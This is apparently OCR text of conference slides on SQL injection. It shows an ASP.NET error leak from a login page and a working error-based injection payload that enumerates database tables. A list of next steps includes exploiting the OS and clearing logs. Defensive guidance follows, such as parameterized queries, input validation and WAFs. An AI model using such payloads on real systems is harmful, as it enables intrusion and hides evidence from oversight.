Conversion failed when converting the nvarchar value 'TalySheetItems' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'TalySheetItems' to data type int.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'TalySheetItems' to data type int.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +736
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserS
   System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows) +253
   System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more) +291
   System.Data.SqlClient.SqlDataReader.Read() +42
   LoginPage.BtnLogin_Click(Object sender, EventArgs e) +338
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11758848
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5028
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

Payload: **`a' and 1=0/(select top 1 name from sysobjects where xtype = 'U' and name NOT IN (select top 3 name from sysobjects where xtype = 'U'));--`**

Next steps

- Getting all the data
- Manipulating the data
- Finally exploit the OS and gain access to the server and clear the logs. ☺ ☺ ☺

How to Prevent SQL Injection

Prevent SQL Injection

1. Code level prevention
2. Platform level prevention

Prevent SQL Injection

Code level prevention - Use parameterized queries

Bad practice

```
username = request(“username”)
password  = request(“password”)

sql = “SELECT * FROM users WHERE username=‘ ” + username + “ ’ AND password=‘ “ +
password + “ ‘ “;

result = Db.Execute(sql)
If(result){/*Login success*/}
```

Prevent SQL Injection

Good practice : Use parameterized queries

```
username = request("username")
password = request("password")

string sql = "SELECT * FROM users WHERE username=? AND password=?";
preparedstatement cmd = con.preparedstatement(sql);

cmd.setstring(1, username);
cmd.setstring(2, password);

result = cmd.executeQuery();

If(result){/*Login success*/}
```

Prevent SQL Injection

Code level prevention - Validating input

- Whitelisting
- Blacklisting

} Data type, data size, data range, content

Prevent SQL Injection

Code level prevention - Encoding output

Encoding to the database


```
sql = sql.replace("'", "''");
```

Prevent SQL Injection

Platform level prevention - Web application firewall (WAF)

Prevent SQL Injection

Platform level prevention - IPS



Prevent SQL Injection

Platform level prevention – Log collection and Monitoring

Q&A !!!

eCon

BUILD
UNITE
COLLABORATE

stay tuned .....